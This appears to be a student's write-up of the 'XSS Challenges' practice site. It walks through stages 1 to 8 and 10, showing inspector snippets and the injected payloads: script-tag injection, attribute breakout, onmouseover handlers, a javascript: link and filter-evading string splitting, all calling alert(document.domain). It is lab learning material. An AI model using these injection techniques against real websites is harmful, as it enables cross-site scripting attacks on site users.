
XSS assiggnment

1)



XSS Challenges

Stage #1

Notes (for all stages):
* NEVER DO ANY ATTACKS EXCEPT XSS.
*** DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS, ...)**
* Some stages may fit only IE.

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: ve

Search: <script>alert(document.domain);</script> Search

No results for ""


Congratulations!! Next stage stage2.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
<html data-darkreader-mode="dynamic" data-darkreader-scheme="dark" data-
darkreader-proxy-injected="true">
 ▶<head> … </head>
 ▼<body>
  ▼<div>
     <h1>XSS Challenges</h1>
     <!-- Cross Site Scripting (XSS) Quiz -->
     <h2>Stage #1</h2>
     <b>Notes (for all stages):</b>
     <br>
     <u>* NEVER DO ANY ATTACKS EXCEPT XSS.</u>
     <br>
    ▶<u> … </u>
     <br>
     " * Some stages may fit only IE."
    ▶<p> … </p>
    ▶<p> … </p>
    ▼<form action="?sid=8c761691b42e28943330d084c0dbf4cbf5df4b27" method="pos
     t">
       " Search: "
…      <input type="text" name="p1" size="60" value> == $0
       <input type="submit" value="Search">
     </form>
     <hr class="red">
     "No results for "
```

```
<script>alert(document.domain);</script>
```

2)



XSS Challenges

Stage #2

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: close the current tag and add S


No results for your Query. Try again: "><script>alert(document.domain);</script> Search

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
 ▶<head> … </head>
 ▼<body>
  ▼<div>
     <h1>XSS Challenges</h1>
     <!-- Cross Site Scripting (XSS) Quiz -->
     <h2>Stage #2</h2>
     <b>What you have to do:</b>
     <br>
     " Inject the following JavaScript command: "
     <code>alert(document.domain);</code>
    ▶<p> … </p>
    ▼<form action="?sid=b8340530099b1ca589b7001dc3d6698e14b09b1c" method="pos
     t">
       <hr class="red">
       "No results for your Query. Try again: "
…      <input type="text" name="p1" size="50" value="injection"> == $0
       <input type="submit" value="Search">
       <hr class="red">
     </form>
```

```
"><script>alert(document.domain);</script>
```

3)



XSS Challenges

Stage #3

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: The input in text box is properly escaped.

Search a place: injection Search Choose a country: <script>alert(document.domain);</script>


This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
<h2>Stage #3</h2>
<b>What you have to do:</b>
<br>
" Inject the following JavaScript command: "
<code>alert(document.domain);</code>
▶<p> ··· </p>
▼<form action="?sid=f13bf1e9a2bcf06a062368e9eb7852cad677a9a5" method="pos
t">
  " Search a place: "
  <input type="text" name="p1" size="30">
  <input type="submit" value="Search">
  " &nbsp; Choose a country: "
 ▼<select name="p2">
    <option><script>alert(document.domain);</script></option> slot == $0
    <option>Germany</option> slot
    <option>USA</option> slot
    <option>United Kingdom</option> slot
  </select>
</form>
```

In option part (Japan) paste this:

```
<script>alert(document.domain);</script>
```

4)



XSS Challenges

Stage #4

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: invisible input field

Search a place: test Search Choose a country: Japan "><script>alert(docume">

We couldn't find any places called **"1"** in **Japan**.


Congratulations!! Next stage stage--5.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
  <b>Hint:</b>
  <span id="hide">invisible input field</span>
  <input type="hidden" name="key" value="tubhf..6/qiq">
</p>
▼<form action="?sid=5f9091ae204755171a1ea2a18b292b0a56a7f30b" method="pos
t">
  " Search a place: "
  <input type="text" name="p1" size="30">
  <input type="submit" value="Search">
  " &nbsp; Choose a country: "
 ▶<select name="p2"> ··· </select>
  <input type="text" name="p3" value> == $0
  <script>alert(document.domain);</script>
  ""> "
  <hr class="red">
  "We couldn't find any places called "
  <b>"1"</b>
  " in "
  <b>Japan</b>
  "."
  <hr class="red">
</form>
```

```
"><script>alert(document.domain);</script>
```

5)



XSS Challenges

Stage #5

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: length limited text box


Search: "><script>alert(document.domain); Search

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
<h1>XSS Challenges</h1>
<!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #5</h2>
<b>What you have to do:</b>
<br>
" Inject the following JavaScript command: "
<code>alert(document.domain);</code>
▼<p>
  <b>Hint:</b>
  <span id="hide">length limited text box</span>
  <input type="hidden" name="key" value="tubhf.op7/qiq">
</p>
▼<form action="?sid=93d747657a45c21e9d5a0374f02f21fcd82b76aa" method="pos
t">
  <hr class="red">
  "Search: "
  <input type="text" name="p1" maxlength="50" size="30" value> == $0
  <input type="submit" value="Search">
  <hr class="red">
</form>
<span id="msg" style="display:none"></span>
<p></p>
<hr>
" This page was written by yamagata21, inspired by "
```

```
"><script>alert(document.domain);</script>
```

6)



XSS Challenges

Stage #6

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: event handler attributes

No results for your Query. Try again:


Congratulations!! Next stage stage07.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
 " Inject the following JavaScript command: "
 <code>alert(document.domain);</code>
▶<p>…</p>
▼<form action="?sid=5f63f52603e5d4a6824582d171bdf1c259ccb636" method="pos
 t">
   <hr class="red">
   "No results for your Query. Try again: "
   <input type="text" name="p1" size="50" value &gt; onmouseover="alert(doc
   ument.domain);"> == $0
   <input type="submit" value="Search">
   <hr class="red">
 </form>
▶<span id="msg" style>…</span>
 <p></p>
 <hr>
 " This page was written by yamagata21, inspired by "
 <a href="http://blogged-on.de/xss/" target="_new">http://blogged-
 on.de/xss/</a>
 ". "
</div>
```

```
"> onmouseover="alert(document.domain);
```

7)



XSS Challenges

Stage #7

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: nearly the same... but a bit more tricky.

No results for your Query. Try again: ">


Congratulations!! Next stage stage008.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
 <h2>Stage #7</h2>
 <b>What you have to do:</b>
 <br>
 " Inject the following JavaScript command: "
 <code>alert(document.domain);</code>
▶<p>…</p>
▼<form action="?sid=70a7965ca3f8232e3f67b7e9d780e0a0ca82b3e8" method="pos
 t">
   <hr class="red">
   "No results for your Query. Try again: "
   <input type="text" name="p1" size="50" value="">" onmouseover="alert(doc
   ument.domain);"> == $0
   <input type="submit" value="Search">
   <hr class="red">
 </form>
▶<span id="msg" style>…</span>
 <p></p>
 <hr>
 " This page was written by yamagata21, inspired by "
 <a href="http://blogged-on.de/xss/" target="_new">http://blogged-
 on.de/xss/</a>
 ". "
```

```
"> onmouseover=alert(document.domain);
```

8)



XSS Challenges

Stage #8

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: the 'javascript' scheme.

Input

URL: javascript:alert(document.domain);


Congratulations!! Next stage stage_09.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
 <br>
 " Inject the following JavaScript command: "
 <code>alert(document.domain);</code>
▶<p>…</p>
▼<form action="?sid=6aa22a3649ef7441a5797c2ac911a89968ba3d8c" method="pos
 t">
   " Input a URL: "
   <input type="text" name="p1" size="50">
   <input type="submit" value="Make a Link">
   <hr class="red">
   "URL: "
   <a href="javascript:alert(document.domain);">
   javascript:alert(document.domain);</a> == $0
   <hr class="red">
 </form>
▶<span id="msg" style>…</span>
 <p></p>
 <hr>
 " This page was written by yamagata21, inspired by "
 <a href="http://blogged-on.de/xss/" target="_new">http://blogged-
 on.de/xss/</a>
 ". "
```

```
javascript:alert(document.domain)
```

10)



XSS Challenges

Stage #10

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: s/domain//g;

No results for your Query. Try again: "><script>alert(document['d' + 'omain']);</script> "> Search

Congratulations!! Next stage stage11th.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
<!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #10</h2>
<b>What you have to do:</b>
<br>
" Inject the following JavaScript command: "
<code>alert(document.domain);</code>
<p> … </p>
<form action="?sid=8f5c2e645f5cd4d05e6357701d4969c5906f924a" method="pos
t">
  <hr class="red">
  "No results for your Query. Try again: "
  <input type="text" name="p1" size="50" value> == $0
  <script>alert(document['d' + 'omain']);</script>
  ""> "
  <input type="submit" value="Search">
  <hr class="red">
</form>
```

```
"><script>alert(document['d' + 'omain']);</script>
```